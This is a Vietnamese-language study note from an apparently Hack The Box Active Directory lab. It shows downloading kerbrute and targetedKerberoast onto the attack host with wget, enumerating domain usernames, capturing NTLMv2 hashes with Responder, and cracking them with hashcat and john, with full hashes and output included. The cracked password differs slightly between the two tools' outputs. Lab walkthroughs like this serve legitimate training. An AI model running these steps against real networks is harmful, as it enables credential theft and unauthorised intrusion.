Thực hành AD part 2 -linux
Enumeration - continue
Các lệnh hữu ích sau khi tải file về linux nhưng không execute được
ls ll
chmod 700
chmod 600
chmod +x
chmod +s
python3 -m http.server 80 -> run lệnh này ở folder chứa file cần máy victim lấy về
┌─[htb-student@ea-attack01]─[~]
└──╼ $wget 10.10.14.145/kerbrute_linux_amd64
--2025-11-04 11:37:18--  http://10.10.14.145/kerbrute_linux_amd64
Connecting to 10.10.14.145:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8286607 (7.9M) [application/octet-stream]
Saving to: ‘kerbrute_linux_amd64’


┌─[htb-student@ea-attack01]─[~]
└──╼ $wget 10.10.14.145/statistically-likely-usernames/jsmith.txt
--2025-11-04 11:39:29--  http://10.10.14.145/statistically-likely-usernames/jsmith.txt
Connecting to 10.10.14.145:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 387861 (379K) [text/plain]
Saving to: ‘jsmith.txt’
2025-11-04 11:39:33 (116 KB/s) - ‘jsmith.txt’ saved [387861/387861]


┌─[htb-student@ea-attack01]─[~]
└──╼ $wget 10.10.14.145/targetedKerberoast.py
--2025-11-04 11:40:48--  http://10.10.14.145/targetedKerberoast.py
Connecting to 10.10.14.145:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33921 (33K) [text/x-python]
Saving to: ‘targetedKerberoast.py’

2025-11-04 11:40:49 (97.9 KB/s) - ‘targetedKerberoast.py’ saved [33921/33921]

Đầu tiên thử cách thứ nhất:
kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o usernames
-> Thành công

Bây giờ dùng responsder để lấy hash
sudo responsder -I ens224
[MSSQL] NTLMv2 Hash     : lab_adm::INLANEFREIGHT:be2beae1ed263c4b:87CBF64D0B6D023CC121BB380B2ABB26:01010000000000006AD1910BAD4DDC0156DD10A58E2E4D140000000002000800460050004300450
001001E00570049004E002D00580033003700310057005000410030003500500044000400140046005000430045002E004C004F00430041004C0003003400570049004E002D005800330037003100570050004100300035005
00044002E0046005000430045002E004C004F00430041004C000500140046005000430045002E004C004F00430041004C0008003000300000000000000000000000003000000210821FA2F6CFDE01BE4503287C4889FE4A9FD
570782AD5A3BA232DF27E52150A0010000000000000000000000000000000000009003A004D005300530051004C005300760063002F00610063006100640065006D0079002D00650061002D0077006500620030003A0031003
400330033000000000000000000
Dùng này
lika@learning:~/Downloads$ hashcat -h | grep NetNTLMv2
   5600 | NetNTLMv2                                                  | Network Protocol
  27100 | NetNTLMv2 (NT)                                             | Network Protocol
lika@learning:~/Downloads$
Ta biết được hash nó là 5600
Sau đó xài lệnh
hashcat -m 5600 hash.test /usr/share/wordlists/rockyou.txt
Tuy nhiên không crack được
Thử với hash khác
backupagent::INLANEFREIGHT:bfa1efaff249e53a:BD103E62E78B64530635C129E90BB626:010100000000000000E6CEFB824DDC01DA0F7A1210CF7A690000000002000800460050004
300450001001E00570049004E002D005800330037003100570050004100300035005000440004003400570049004E002D00580033003700310057005000410030003500500044002E0046005000430045002E004C004F00430
041004C000300140046005000430045002E004C004F00430041004C000500140046005000430045002E004C004F00430041004C000700080000E6CEFB824DDC010600040002000000080030003000000000000000000000000
03000000210821FA2F6CFDE01BE4503287C4889FE4A9FD570782AD5A3BA232DF27E52150A001000000000000000000000000000000000000900220063006900660073002F003100370032002E00310036002E0035002E00320
0320035000000000000000000
Crack được pass này
BACKUPAGENT::INLANEFREIGHT:bfa1efaff249e53a:bd103e62e78b64530635c129e90bb626:010100000000000000e6cefb824ddc01da0f7a1210cf7a690000000002000800460050004300450001001e00570049004e002d005800330037003100570050004100300035005000440004003400570049004e002d00580033003700310057005000410030003500e6cefb824ddc01060004000200000008003000300000000000000000000000003000000210821fa2f6cfde01be4503287c4889fe4a9fd570782ad5a3ba232df27e52150a001000000000000000000000000000000000000900220063006900660073002f003100370032002e00310036002e0035002e003200320035000000000000000000:$@#$@#$$

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: BACKUPAGENT::INLANEFREIGHT:bfa1efaff249e53a:bd103e6...000000
Time.Started.....: Wed Nov  5 00:30:15 2025 (7 secs)
Time.Estimated...: Wed Nov  5 00:30:22 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1144.1 kH/s (0.38ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 7732736/14344385 (53.91%)
Rejected.........: 0/7732736 (0.00%)
Restore.Point....: 7732224/14344385 (53.90%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: h1i2n3t4 -> h1432389
Hardware.Mon.#1..: Util: 90%

Started: Wed Nov  5 00:30:15 2025
Stopped: Wed Nov  5 00:30:23 2025
Cách 2
Dùng john
john --format=Netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt test.hash
Vẫn ra được kết quả
lika@learning:~/Downloads$ john --format=Netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt test.hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 46.26% (ETA: 00:32:36) 0g/s 1346Kp/s 1346Kc/s 1346KC/s kaospear..kanokhiranudom
#$@#$@       (backupagent)
1g 0:00:00:05 DONE (2025-11-05 00:32) 0.1739g/s 1344Kp/s 1344Kc/s 1344KC/s h2j26w..h100d
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Đối với account thứ 3 ta làm tương tự
Verify coi responder stop chưa
sudo netstat -tulnp | grep Responder
sudo ss -tulnp | grep Responder